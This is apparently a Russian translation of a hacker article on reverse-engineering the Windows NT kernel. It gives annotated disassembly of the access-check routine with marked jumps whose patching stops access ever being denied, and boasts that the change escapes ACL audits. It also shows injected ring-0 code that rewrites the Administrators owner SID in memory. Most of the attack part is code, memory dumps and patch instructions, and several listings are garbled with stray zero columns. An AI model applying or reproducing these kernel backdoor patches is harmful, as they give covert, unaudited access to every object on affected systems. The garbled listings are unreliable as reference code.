80199836 var_14 = dword ptr -14h
80199836 var_10 = dword ptr -10h
80199836 var_C = dword ptr -0Ch
80199836 var_8 = dword ptr -8
80199836 var_2 = byte ptr -2
80199836 arg_0 = dword ptr 8
80199836 arg_4 = dword ptr 0Ch
80199836 arg_8 = dword ptr 10h
80199836 arg_C = dword ptr 14h
80199836 arg_10 = dword ptr 18h
80199836 arg_16 = byte ptr 1Eh
80199836 arg_17 = byte ptr 1Fh
80199836 arg_18 = dword ptr 20h
80199836 arg_1C = dword ptr 24h
80199836 arg_20 = dword ptr 28h
80199836 arg_24 = dword ptr 2Ch

```

```

80199836
80199836[] push[] ebp
80199837[] mov[] ebp, esp
80199839[] sub[] esp, 14h
8019983C[] push[] ebx
8019983D[] push[] esi
8019983E[] push[] edi
8019983F[] xor[] ebx, ebx
80199841[] mov[] eax, [ebp+arg_8]; pulls eax
80199844[] mov[] [ebp+var_14], ebx; ebx is zero, looks
[]; like it init's a
[]; bunch of local vars
80199847[] mov[] [ebp+var_C], ebx
8019984A[] mov[] [ebp-1], bl
8019984D[] mov[] [ebp+var_2], bl
80199850[] cmp[] eax, ebx; check that arg8 is
[]; NULL
80199852[] jnz[] short loc_80199857
80199854[] mov[] eax, [ebp+arg_4]; arg4 pts to
[]; "USER32 "
80199857
80199857 loc_80199857:
80199857[] mov[] edi, [ebp+arg_C]; checking some flags
[]; off of this one
8019985A[] mov[] [ebp+var_8], eax; var_8 = arg_4
8019985D[] test[] edi, 1000000h; obviously flags..
[]; desired access mask
[]; I think...

80199863[] jz[] short loc_801998CA; normally this jumps..
[]; go ahead and jump
80199865[] push[] [ebp+arg_18]
80199868[] push[] [ebp+var_8]
8019986B[] push[] dword_8014EE94
80199871[] push[] dword_8014EE90
80199877[] call[] sub_8019ADE0; another undoc'd sub
8019987C[] test[] al, al; return code
8019987E[] jnz[] short loc_80199890
80199880[] mov[] ecx, [ebp+arg_24]
80199883[] xor[] al, al
80199885[] mov[] dword ptr [ecx], 0C0000061h
8019988B[] jmp[] loc_80199C0C
80199890 ;
=====
[]removed source here
801998CA ;
=====
801998CA
801998CA loc_801998CA:[] ; jump from above lands here
801998CA[] ; sub_80199836
801998CA[] mov[] eax, [ebp+arg_0]; arg0 pts to a
[]; Security Descriptor
801998CD[] mov[] dx, [eax+2]; offset 2 is that
[]; 80 04 number...
801998D1[] mov[] cx, dx
801998D4[] and[] cx, 4; 80 04 become 00 04
801998D8[] jz[] short loc_801998EA; normally doesnt jump
801998DA[] mov[] esi, [eax+10h]; SD[10h] is an offset
[]; value to the DACL in
[]; the SD
801998DD[] test[] esi, esi; make sure it exists
801998DF[] jz[] short loc_801998EA
801998E1[] test[] dh, 80h
801998E4[] jz[] short loc_801998EC
801998E6[] add[] esi, eax; FFWDS to first DACL
[]; in SD *****
801998E8[] jmp[] short loc_801998EC ; normally all good
[]; here, go ahead and
[]; jump
801998EA ;
=====

```

```

801998EA
801998EA loc_801998EA:0000 ; CODEXREF: sub_80199836+A2
801998EA0000 ; sub_80199836+A9
801998EA00 xor esi, esi
801998EC
801998EC loc_801998EC:0000 ; CODEXREF: sub_80199836+AE
801998EC0000 ; sub_80199836+B2
801998EC00 cmp cx, 400 ; jump lands here
801998F000 jnz loc_80199BC6
801998F600 test esi, esi
801998F800 jz loc_80199BC6
801998FE00 test edi, 80000h00; we normally dont match this,
000000; so go ahead and jump
8019990400 jz short loc_8019995E
*** removed source here ***
8019995E ;
=====
8019995E
8019995E loc_8019995E:0000 ; CODEXREF: sub_80199836+CE
8019995E0000 ; sub_80199836+D4 ...
8019995E00 movzx eax, word ptr [esi+4]00; jump lands
8019996200 mov [ebp+var_10], eax00; offset 4 is number of
00000000; ACE's present in DACL
00000000; var_10 = # Ace's
8019996500 xor eax, eax
8019996700 cmp [ebp+var_10], eax
8019996A00 jnz short loc_801999B700; normally jump
*** removed source here ***
801999B7 ;
=====
801999B7
801999B7 loc_801999B7:0000 ; CODEXREF: sub_80199836+134
801999B700 test byte ptr [ebp+arg_C+3], 2 ; looks like part of
00000000 ; the flags data,
00000000 ; we usually jump
801999BB00 jz loc_80199AD3
*** removed source here ***
80199AD3 ;
=====
80199AD3
80199AD3 loc_80199AD3:0000 ; CODEXREF: sub_80199836+185
80199AD300 mov [ebp+var_C], 00 ; jump lands here
80199ADA00 add esi, 8
80199ADD00 cmp [ebp+var_10], 0 ; is number of ACE's zero?
80199AE100 jz loc_80199B7900 ; normally not
80199AE7
80199AE7 loc_80199AE7:0000 ; CODEXREF: sub_80199836+33D
80199AE700 test edi, edi00 ; the EDI register is very
00000000 ; important we will continue
00000000 ; to loop back to this point
00000000 ; as we traverse each ACE
00000000 ; the EDI register is modified
00000000 ; with each ACE's access mask
00000000 ; if a SID match occurs.
00000000 ; Access is allowed only if
00000000 ; EDI is completely blank
00000000 ; by the time we are done. :-)

80199AE900 jz loc_80199B7900; jumps to exit routine
00000000; if EDI is blank

80199AEF00 test byte ptr [esi+1], 80; checks for ACE value
00000000; 8, second byte..
00000000; i dont know what
00000000; this is, but if it's
00000000; not 8, its not
00000000; evaluated, not
00000000; important
80199AF300 jnz short loc_80199B64
80199AF500 mov al, [esi]00; this is the ACE type,
00000000; which is 0, 1, or 4

```

```

80199AF7 test al, al; 0 is ALLOWED_TYPE and
; 1 is DENIED_TYPE
80199AF9 jnz short loc_80199B14; jump to next block if
; it's not type 0
80199AFB lea eax, [esi+8]; offset 8 is the SID
80199AFE push eax; pushes the ACE
80199AFF push [ebp+var_8]
80199B02 call sub_801997C2; checks to see if the
; caller matches the
; SID return of 1 says
; we matched, 0 means
; we did not
80199B07 test al, al
80199B09 jz short loc_80199B64; a match here is good,
; since its the ALLOWED
; list
; so a 2 byte patch can
; NOP out this jump
; <PATCH ME>
80199B0B mov eax, [esi+4]
80199B0E not eax
80199B10 and edi, eax; whiddles off the part
; of EDI that we
; matched ..
; this chopping of
; flags can go on through
; many loops
; remember, we are only
; good if ALL of EDI is
; chopped away...
80199B12 jmp short loc_80199B64
80199B14 ;
=====
80199B14
80199B14 loc_80199B14:; CODEXREF: sub_80199836+2C3
80199B14 cmp al, 4; check for ACE type 4
80199B16 jnz short loc_80199B4B; normally we aren't
; this type, so jump
*** removed source here ***
80199B4B ;
=====
80199B4B
80199B4B loc_80199B4B:; CODEXREF: sub_80199836+2E0j
80199B4B cmp al, 1; check for DENIED type
80199B4D jnz short loc_80199B64
80199B4F lea eax, [esi+8]; offset 8 is the SID
80199B52 push eax
80199B53 push [ebp+var_8]
80199B56 call sub_801997C2; check the callers SID
80199B5B test al, al; a match here is BAD,
; since we are being
; DENIED
80199B5D jz short loc_80199B64; so make JZ a normal
; JMP <PATCH ME>

80199B5F test [esi+4], edi; we avoid this flag
; check w/ the patch
80199B62 jnz short loc_80199B79
80199B64
80199B64 loc_80199B64:; CODEXREF: sub_80199836+2BD
80199B64; sub_80199836+2D3
80199B64 mov ecx, [ebp+var_10]; our loop routine,
; called from above as
; we loop around and
; around.
; var_10 is the number
; of ACE's
80199B67 inc [ebp+var_C]; var_C is the current
; ACE
80199B6A movzx eax, word ptr [esi+2]; byte 3 is the offset
; to the next ACE

```

```

80199B6E add esi, eax; FFWd
80199B70 cmp [ebp+var_C], ecx; check to see if we
; are done
80199B73 jnb loc_80199AE7; if not, go back up...
80199B79
80199B79 loc_80199B79:; CODEXREF: sub_80199836+2AB
80199B79; sub_80199836+2B3
80199B79 xor eax, eax; this is our general
; exit routine
80199B7B test edi, edi; if EDI isnt empty,
; then a DENIED state
; was reached above
80199B7D jz short loc_80199B91; so patch the JZ into
; a JMP so we never
; return ACCESS_DENIED
; <PATCH ME>
80199B7F mov ecx, [ebp+arg_1C]
80199B82 mov [ecx], eax
80199B84 mov eax, [ebp+arg_24]
; STATUS_ACCESS_DENIED
80199B87 mov dword ptr [eax], 0C0000022h
80199B8D xor al, al
80199B8F jmp short loc_80199C0C
80199B91 ;
=====
80199B91
80199B91 loc_80199B91:; CODEXREF: sub_80199836+347
80199B91 mov eax, [ebp+1Ch]
80199B94 mov ecx, [ebp+arg_1C]; result code into
; &arg_1C
80199B97 or eax, [ebp+arg_C]; checked passed in
; mask
80199B9A mov [ecx], eax
80199B9C mov ecx, [ebp+arg_24]; result code into
; &arg_24, should be
; zero
80199B9F jnz short loc_80199BAB; if everything above
; went OK, we should jump
80199BA1 xor al, al
80199BA3 mov dword ptr [ecx], 0C0000022h
80199BA9 jmp short loc_80199C0C
80199BAB ;
=====
80199BAB
80199BAB loc_80199BAB:; CODEXREF: sub_80199836+369
80199BAB mov dword ptr [ecx], 0; Good and Happy
; things, we passed!
80199BB1 test ebx, ebx
80199BB3 jz short loc_80199C0A
80199BB5 push [ebp+arg_20]
80199BB8 push dword ptr [ebp+var_2]
80199BBB push dword ptr [ebp-1]
80199BBE push ebx
80199BBF call sub_8019DC80
80199BC4 jmp short loc_80199C0A
80199BC6 ;
=====
; removed code here
80199C0A loc_80199C0A:; CODEXREF: sub_80199836+123
80199C0A; sub_80199836+152
80199C0A mov al, 1
80199C0C
80199C0C loc_80199C0C:; CODEXREF: sub_80199836+55
80199C0C; sub_80199836+8F
80199C0C pop edi
80199C0D pop esi
80199C0E pop ebx
80199C0F mov esp, ebp
80199C11 pop ebp
80199C12 retn 28h; Outta Here!
80199C12 sub_80199836 endp

```

Уф!

Некоторые дампы СТРУКТУР по ходу дела:

```
:d eax
0023:E1A1C174 01 00 04 80 DC 00 00 00-EC 00 00 00 00 00 00 00 .....
; this looks like a SD
0023:E1A1C184 14 00 00 00 02 00 C8 00-08 00 00 00 00 09 18 00 .....
0023:E1A1C194 00 00 00 00 10 01 01 00 00-00 00 00 03 00 00 00 .....
0023:E1A1C1A4 00 00 00 00 00 00 02 18 00-FF 01 1F 00 01 01 00 00 .....
0023:E1A1C1B4 00 00 00 03 00 00 00 00 00-00 00 00 00 09 18 00 .....
0023:E1A1C1C4 00 00 00 10 01 01 00 00 00-00 00 00 05 12 00 00 .....
0023:E1A1C1D4 00 00 00 00 00 02 18 00-FF 01 1F 00 01 01 00 00 .....
0023:E1A1C1E4 00 00 00 05 12 00 00 00 00-00 00 00 00 09 18 00 .....

:d esi
0023:E1A1C188 02 00 C8 00 08 00 00 00-00 09 18 00 00 00 00 10 .....
; OFFSET into the SD (DACL)
0023:E1A1C198 01 01 00 00 00 00 00 03-00 00 00 00 00 00 00 00 .....
0023:E1A1C1A8 00 02 18 00 FF 01 1F 00-01 01 00 00 00 00 00 03 .....
0023:E1A1C1B8 00 00 00 00 00 00 00 00 00-00 09 18 00 00 00 10 .....
0023:E1A1C1C8 01 01 00 00 00 00 00 05-12 00 00 00 00 00 00 00 .....
0023:E1A1C1D8 00 02 18 00 FF 01 1F 00-01 01 00 00 00 00 00 05 .....
0023:E1A1C1E8 12 00 00 00 00 00 00 00 00-00 09 18 00 00 00 10 .....
0023:E1A1C1F8 01 02 00 00 00 00 00 05-20 00 00 00 20 02 00 00 .....
```

Следующие форматы, по всей видимости, являются SD, DACL и ACE:

```
SD:
-- -- -- -- --
r |  |04|80|fo|  |  |fg|  |  |  |  |fd|  |  --==>
-- -- -- -- --

r: Revision, must be 1
fo: Offset to Owner SID
fg: Offset to Group SID
fd: Offset to DACL

ACL:
-- -- -- -- --
r |  |  |na|  |  |sa|  |  --==>
-- -- -- -- --

r: Revision?
na: Number of ACE's
sa: Start of first ACE

ACE:
-- -- -- -- --
t |i |oa|  |am|  |  |ss|  |  --==>
-- -- -- -- --

t: type, 0, 1, or 4
i: the ACE is ignored if this value isn't 8
oa: offset to next ACE
am: access mask associated with this SID
ss: start of the SID, normally at offset 8, but for ACE type 4, will be at
    offset 0Ch
```

Вот вам и четырёхбайтовый патч. Применение этого патча позволит практически кому угодно получить доступ практически к любому объекту в вашем NT-домене. Кроме того, он не обнаруживается при аудите ACL и подобных проверках. Единственный признак того, что что-то не так, — это то, что вы теперь открываете базу данных SAM с обычной учётной записи без каких-либо проблем... Я могу завершить любой процесс, не получая отказа в доступе... Кто знает, что может позволить себе сессия NULL User!. Мне это нравится.

**Обратная разработка и патч функции RTLGetOwnerSecurityDescriptor()**

Если предыдущего патча было мало, этот должен показать, насколько легко добавить собственный код в ядро. Просто запатчив один переход, мне удалось перенаправить путь выполнения в самодельный патч наподобие разбойника с большой дороги и вернуться к нормальному выполнению без каких-либо проблем. Этот патч изменяет SID в памяти, нарушая целостность системы безопасности. С долей творчества этот патч может сделать гораздо больше. В `ntoskrnl.exe` сотни подпрограмм. Вы выполняете собственный код в кольце 0, поэтому возможно всё. Если ни по какой другой причине, эта статья должна открыть ваши мысли к возможному. Обратная разработка ядра NT — не новость, я уверен. Я готов поспорить, что АНБ имеет полный исходный код ядра NT и написало несколько весьма изощрённых патчей. Вероятно, они занялись этим ещё для NT 3.5.

```

80184AAC ;
=====
80184AAF align 4
80184AB0 ; Exported entry 719. RtlGetOwnerSecurityDescriptor
80184AB0
80184AB0 ;
=====
80184AB0
80184AB0 ; Subroutine
80184AB0 ; Attributes: bp-based frame
80184AB0
80184AB0 public RtlGetOwnerSecurityDescriptor
80184AB0 RtlGetOwnerSecurityDescriptor proc near ; CODE XREF: sub_8018F318+22
80184AB0
80184AB0 arg_0 = dword ptr 8
80184AB0 arg_4 = dword ptr 0Ch
80184AB0 arg_8 = dword ptr 10h
80184AB0
80184AB0 push ebp
80184AB1 mov edx, [esp+arg_0]
80184AB5 mov ebp, esp
80184AB7 push esi

//
// MessageId: STATUS_UNKNOWN_REVISION
//
// MessageText:
//
// Indicates a revision number encountered or specified is not one
// known by the service. It may be a more recent revision than the
// service is aware of.
//
#define STATUS_UNKNOWN_REVISION ((NTSTATUS)0xC0000058L)

```

**О ревизии SD:** пользовательская функция `InitializeSecurityDescriptor()` задаёт номер ревизии для SD. Функция `InitializeSecurityDescriptor()` инициализирует новый дескриптор безопасности.

```

BOOL InitializeSecurityDescriptor(
PSECURITY_DESCRIPTOR pSecurityDescriptor, // address of security descriptor
DWORD dwRevision // revision level
);

```

**Параметры:**

- `pSecurityDescriptor`: указывает на структуру `SECURITY_DESCRIPTOR`, которую инициализирует функция.
- `dwRevision`: задаёт уровень ревизии для дескриптора безопасности. Должен быть `SECURITY_DESCRIPTOR_REVISION`.

```

80184AB8 cmp byte ptr [edx], 1; Ptr to decimal
00000001; value usually 01,
00000001; (SD Revision)
80184ABB jz short loc_80184AC4
0000 ; STATUS CODE (STATUS_UNKNOWN_REVISION)
80184ABD mov eax, 0C0000058h
80184AC2 jmp short loc_80184AF3; will exit

```

Следующий блок выполняет некоторые операции над объектом, хранящимся в \*edx, который является нашим первым аргументом этой функции. Думаю, это может быть SD. Существует две разные формы SD — абсолютная и относительная:

*SD может быть в абсолютной или само-относительной форме. В само-относительной форме все члены структуры расположены непрерывно в памяти. В абсолютной форме структура содержит только указатели на члены.*

Объект [edx] передаётся как абсолютный:

```
Argument 1 (a SECURITY_DESCRIPTOR structure):
:d edx
0023:E1F47488 01 00 04 80 5C 00 00 00-6C 00 00 00 00 00 00 00 ....\....1.....
; 01 Revision, Flags 04,
; Offset to Owner SID is 5C,
; Offset to Primary Group SID is 6C

0023:E1F47498 14 00 00 00 02 00 48 00-02 00 00 00 00 18 00 .....H.....
0023:E1F474A8 FF 00 0F 00 01 02 00 00-00 00 00 05 20 00 00 00 .....
0023:E1F474B8 20 02 00 00 00 00 14 00-FF 00 0F 00 01 01 00 00 .....
0023:E1F474C8 00 00 00 05 12 00 00 00-00 00 4E 00 C8 FD 14 00 .....N.....
0023:E1F474D8 E8 00 14 00 41 00 64 00-6D 00 69 00 01 02 00 00 ....A.d.m.i....
; SIDS start here, see below
0023:E1F474E8 00 00 00 05 20 00 00 00-20 02 00 00 01 05 00 00 ....
0023:E1F474F8 00 00 00 05 15 00 00 00-BA 5D FF 0C 5C 4F CF 51 .....]\O.Q

80184AC4 ;
=====
80184AC4
80184AC4 loc_80184AC4:; CODE XREF:
; RtlGetOwnerSecurityDescriptor+B
80184AC4 mov eax, [edx+4] ; we are here if the revision
; is good
80184AC7 xor ecx, ecx
80184AC9 test eax, eax ; 01 00 04 80 >5C< which is
; [edx+4] must not be zero
; if the value IS zero, this
; means the SD does NOT have a
; owner, and it sets argument
; 2 to NULL, then returns,
; ignoring argument 3
; altogether.
80184ACB jnz short loc_80184AD4
80184ACD mov esi, [ebp+arg_4]
80184AD0 mov [esi], ecx
80184AD2 jmp short loc_80184AE1
80184AD4 ;
=====
80184AD4
80184AD4 loc_80184AD4:; CODE XREF:
; RtlGetOwnerSecurityDescriptor+1B
80184AD4 test byte ptr [edx+3], 80h ; 01 00 04 >80< 5C
; which is [edx+3]
; must be 80
80184AD8 jz short loc_80184ADC
80184ADA add eax, edx ; adds edx to 5C,
; which must be an
; offset to the SID
; within the SD
```

Обратите внимание на несколько SID, находящихся в этой области памяти. Первый — это Owner, второй должен быть Group. Первый SID, 1-5-20-220, — это BUILTIN\Administrators. Изменив 220 на 222, можно изменить его на BUILTIN\Guests. Это вызовет серьёзные проблемы с безопасностью. Второй SID оказывается длинным и неприятным... что является первым признаком того, что это НЕ встроенная группа. Фактически, в данном случае группа — ANSUZ\None, локальная группа на моём NT Server (мой сервер, очевидно, называется ANSUZ).

```
:d eax
```

```

0023:E1A49F84 01 02 00 00 00 00 00 05-20 00 00 00 20 02 00 00 ..... ..
; This is a SID in memory (1-5-20-220)
0023:E1A49F94 01 05 00 00 00 00 00 05-15 00 00 00 BA 5D FF 0C .....]..
; another SID
0023:E1A49FA4 5C 4F CF 51 FD 28 9A 4E-01 02.....
; (1-5-15-CFF5DBA-51CF4F5C-4E9A28FD-201)

```

Здесь мы начинаем работать с аргументами 1 и 2:

```

80184ADC
80184ADC loc_80184ADC:[] ; CODE=XREF:
[] ; RtlGetOwnerSecurityDescriptor+28
80184ADC[] mov esi, [ebp+arg_4]
80184ADF[] mov [esi], eax ; moving the address of the
[] ; SID through the user
[] ; supplied ptr (PSID pOwner)
80184AE1
80184AE1 loc_80184AE1:[] ; CODE=XREF:
[] ; RtlGetOwnerSecurityDescriptor+22
80184AE1[] mov ax, [edx+2] ; some sort of flags
[] ; 01 00 >04< 80 5C
80184AE5[] mov edx, [ebp+arg_8]; argument 3, which is to be
[] ; filled in with flags data
80184AE8[] and al, 1
80184AEA[] cmp al, 1 ; checking against a mask of
[] ; 0x01
80184AEC[] setz cl ; set based on flags register
[] ; (if previous compare was true)
80184AEF[] xor eax, eax ; status is zero, all good ;)
80184AF1[] mov [edx], cl ; the value is set for
[] ; SE_OWNER_DEFAULTED
[] ; true/false
80184AF3
80184AF3 loc_80184AF3:[] ; CODE=XREF:
[] ; RtlGetOwnerSecurityDescriptor+12
80184AF3[] pop esi
80184AF4[] pop ebp
80184AF5[] ret 0Ch ; outta here, status in EAX
80184AF5 RtlGetOwnerSecurityDescriptor endp

```

Эта подпрограмма вызывается из следующих стеков вызовов:

```

(NtOpenProcessToken)
Break due to BPX ntoskrnl!RtlGetOwnerSecurityDescriptor (ET=31.98 milliseconds)
:stack at 001B:00000000 (SS:EBP 0010:00000000)
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8E3FF04)
ntoskrnl!NtOpenProcessToken+025E at 0008:80198834 (SS:EBP 0010:F8E3FEEC)
ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8E3FE50)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8E3FD80)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8E3FD48)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8E3FD34)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP 0010:F8E3FD20)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP 0010:F8E3FD00)

(PsCreateWin32Process)
Break due to BPX ntoskrnl!RtlGetOwnerSecurityDescriptor (ET=3.62 milliseconds)
:stack
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8CDFF04)
ntoskrnl!PsCreateWin32Process+01E7 at 0008:80192B5D (SS:EBP 0010:F8CDFEDC)
ntoskrnl!PsCreateSystemThread+04CE at 0008:8019303E (SS:EBP 0010:F8CDFE6C)
ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8CDFDC8)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8CDFCF8)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8CDFCC0)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8CDFCAC)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP 0010:F8CDFC98)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP 0010:F8CDFC78)

(PsCreateSystemThread)
:stack
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8CDFF04)
ntoskrnl!PsCreateSystemThread+0731 at 0008:801932A1 (SS:EBP 0010:F8CDFEDC)
ntoskrnl!PsCreateSystemProcess+05FD at 0008:801938B1 (SS:EBP 0010:F8CDFE8C)

```

```

ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8CDFDEC)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8CDFD1C)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8CDFCE4)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8CDFCD0)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP 0010:F8CDFCBC)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP 0010:F8CDFC9C)

(SeTokenImpersonationLevel)
:stack
ntoskrnl!KiReleaseSpinLock+09C4 at 0008:8013CC94 (SS:EBP 0010:F8CDFF04)
ntoskrnl!PsCreateSystemThread+0731 at 0008:801932A1 (SS:EBP 0010:F8CDFEDC)
ntoskrnl!PsRevertToSelf+0063 at 0008:8013577D (SS:EBP 0010:F8CDFE8C)
ntoskrnl!SeTokenImpersonationLevel+01A3 at 0008:8019F12F (SS:EBP 0010:F8CDFDE8)
ntoskrnl!ObInsertObject+026F at 0008:8018CDD5 (SS:EBP 0010:F8CDFD9C)
ntoskrnl!ObAssignSecurity+0059 at 0008:801342A3 (SS:EBP 0010:F8CDFCCC)
ntoskrnl!SeSinglePrivilegeCheck+018F at 0008:8019E80F (SS:EBP 0010:F8CDFC94)
ntoskrnl!ObCheckCreateObjectAccess+0149 at 0008:801340E1 (SS:EBP 0010:F8CDFC80)
ntoskrnl!ObQueryObjectAuditingByHandle+1BFB at 0008:8018F413 (SS:EBP 0010:F8CDFC6C)
=> ntoskrnl!RtlGetOwnerSecurityDescriptor at 0008:80184AB0 (SS:EBP 0010:F8CDFC4C)

```

Я начал с попытки запатчить этот вызов. Я решил попробовать обнаружить Owner SID BUILTIN\Administrators (1-5-20-220) и изменить его на BUILTIN\Users (1-5-20-221) на лету. Следующий код — это то, что я внедрил:

Сначала я нашёл область памяти, куда мог поместить дополнительный код. Для тестирования я выбрал область по адресу 08:8000F2B0. Она оказалась изначально полностью нулевой, поэтому я решил, что она безопасна на какое-то время. Затем я ассемблировал некоторые инструкции в эту новую область:

```

8000F2B0: push ebx
mov ebx, [eax + 08]
cmp ebx, 20000000; check the 20 in 1-5-20-XXX
nop; nop's are leftovers from
; debugging
nop
jnz 8000f2c2; skip it if we aren't looking
; at a 20
mov word ptr [eax+0c], 221; write over old RID w/ new RID
; of 221
nop
8000f2c2: pop ebx
nop
mov esi, [ebp + 0c]; the two instructions
mov [esi], eax; that I nuked to make the
; initial jump
jmp 80184ae1

```

Теперь обратите внимание на две последние инструкции перед переходом обратно в NT. Чтобы совершить этот вызов, мне пришлось установить инструкцию JMP в самую подпрограмму NT. Это уничтожило две реальные инструкции следующим образом:

Оригинальный код:

```

80184ADC: mov esi, [ebp+arg_4];<***===== PATCHING A JUMP
; HERE
80184ADF: mov [esi],eax
80184AE1: mov ax, [edx+2]; some sort of flags
; 01 00 >04< 80 5C
80184AE5: mov edx, [ebp+arg_8]; argument 3, which is to be
; filled in with flags data

```

После патча:

```

80184ADC: JMP 8000F2B0; Note: this nuked two real
; instructions...

80184AE1: mov ax, [edx+2]; some sort of flags
; 01 00 >04< 80 5C
80184AE5: mov edx, [ebp+arg_8]; argument 3, which is to be

```

```
00000000 ; filled in with flags data
```

Чтобы исправить это, код, на который я перепрыгиваю, выполняет две пропущенные инструкции:

```
00000000 mov esi, [ebp + 0c]0000; the two instructions
00000001 mov [esi], eax0000; that I nuked to make the
00000002 00000000; initial jump
```

В итоге всё хорошо. Я тестировал этот патч довольно долго без каких-либо проблем. Для проверки работоспособности я проверил память во время работы патча, и, конечно же, он превращал SID 1-5-20-220 в SID 1-5-20-221. Однако, как и в любом проекте, до полной победы было ещё далеко. При просмотре свойств безопасности файла Owner по-прежнему отображается как Administrators. Этот патч явно вызывается при таком запросе, так как я установил точки останова. Однако отображаемый OWNER всё равно является Administrators, хотя я и патчу SID в памяти. Дальнейшее расследование показало, что эта подпрограмма вызывается не для проверки доступа к объекту-файлу, а при открытии токенов процессов, создании процессов и создании потоков. Возможно, кто-то сможет пролить больше света на это? Тем не менее методы, использованные в этом патче, могут быть переориентированы почти для любой подпрограммы ядра, так что надеюсь, это было полезным путешествием.

## Приложение А: Экспортируемые функции SRM

[Таблица из 36 записей — опущена]

```
SeAccessCheck
SeAppendPrivileges
SeAssignSecurity
SeAuditingFileEvents
SeAuditingFileOrGlobalEvents
SeCaptureSecurityDescriptor
SeCaptureSubjectContext
SeCloseObjectAuditAlarm
SeCreateAccessState
SeCreateClientSecurity
SeDeassignSecurity
SeDeleteAccessState
SeDeleteObjectAuditAlarm
SeExports
SeFreePrivileges
SeImpersonateClient
SeLockSubjectContext
SeMarkLogonSessionForTerminationNotification
SeOpenObjectAuditAlarm
SeOpenObjectForDeleteAuditAlarm
SePrivilegeCheck
SePrivilegeObjectAuditAlarm
SePublicDefaultDacl
SeQueryAuthenticationIdToken
SeQuerySecurityDescriptorInfo
SeRegisterLogonSessionTerminatedRoutine
SeReleaseSecurityDescriptor
SeReleaseSubjectContext
SeSetAccessStateGenericMapping
SeSetSecurityDescriptorInfo
SeSinglePrivilegeCheck
SeSystemDefaultDacl
SeTokenImpersonationLevel
SeTokenType
SeUnlockSubjectContext
SeUnregisterLogonSessionTerminatedRoutine
SeValidSecurityDescriptor
```

Экспортируемые функции Менеджера объектов:

```
ObAssignSecurity
```

ObCheckCreateObjectAccess  
ObCheckObjectAccess  
ObCreateObject  
ObDereferenceObject  
ObfDereferenceObject  
ObFindHandleForObject  
ObfReferenceObject  
ObGetObjectPointerCount  
ObGetObjectSecurity  
ObInsertObject  
ObMakeTemporaryObject  
ObOpenObjectByName  
ObOpenObjectByPointer  
ObQueryNameString  
ObQueryObjectAuditingByHandle  
ObReferenceObjectByHandle  
ObReferenceObjectByName  
ObReferenceObjectByPointer  
ObReleaseObjectSecurity  
ObSetSecurityDescriptorInfo

Экспортируемые функции Менеджера ввода/вывода:

[Таблица из 83 записей — опущена]

IoAcquireCancelSpinLock  
IoAcquireVpbSpinLock  
IoAdapterObjectType  
IoAllocateAdapterChannel  
IoAllocateController  
IoAllocateErrorLogEntry  
IoAllocateIrp  
IoAllocateMdl  
IoAssignResources  
IoAttachDevice  
IoAttachDeviceByPointer  
IoAttachDeviceToDeviceStack  
IoBuildAsynchronousFsdRequest  
IoBuildDeviceIoControlRequest  
IoBuildPartialMdl  
IoBuildSynchronousFsdRequest  
IoCallDriver  
IoCancelIrp  
IoCheckDesiredAccess  
IoCheckEaBufferValidity  
IoCheckFunctionAccess  
IoCheckShareAccess  
IoCompleteRequest  
IoConnectInterrupt  
IoCreateController  
IoCreateDevice  
IoCreateFile  
IoCreateNotificationEvent  
IoCreateStreamFileObject  
IoCreateSymbolicLink  
IoCreateSynchronizationEvent  
IoCreateUnprotectedSymbolicLink  
IoDeleteController  
IoDeleteDevice  
IoDeleteSymbolicLink  
IoDetachDevice  
IoDeviceHandlerObjectSize  
IoDeviceHandlerObjectType  
IoDeviceObjectType  
IoDisconnectInterrupt  
IoDriverObjectType  
IoEnqueueIrp  
IoFastQueryNetworkAttributes  
IoofCallDriver  
IoofCompleteRequest  
IoFileObjectType

IoFreeController  
IoFreeIrp  
IoFreeMdl  
IoGetAttachedDevice  
IoGetBaseFileSystemDeviceObject  
IoGetConfigurationInformation  
IoGetCurrentProcess  
IoGetDeviceObjectPointer  
IoGetDeviceToVerify  
IoGetFileObjectGenericMapping  
IoGetInitialStack  
IoGetRelatedDeviceObject  
IoGetRequestorProcess  
IoGetStackLimits  
IoGetTopLevelIrp  
IoInitializeIrp  
IoInitializeTimer  
IoIsOperationSynchronous  
IoIsSystemThread  
IoMakeAssociatedIrp  
IoOpenDeviceInstanceKey  
IoPageRead  
IoQueryDeviceDescription  
IoQueryDeviceEnumInfo  
IoQueryFileInformation  
IoQueryVolumeInformation  
IoQueueThreadIrp  
IoRaiseHardError  
IoRaiseInformationalHardError  
IoReadOperationCount  
IoReadTransferCount  
IoRegisterDriverReinitialization  
IoRegisterFileSystem  
IoRegisterFsRegistrationChange  
IoRegisterShutdownNotification  
IoReleaseCancelSpinLock  
IoReleaseVpbSpinLock  
IoRemoveShareAccess  
IoReportHalResourceUsage  
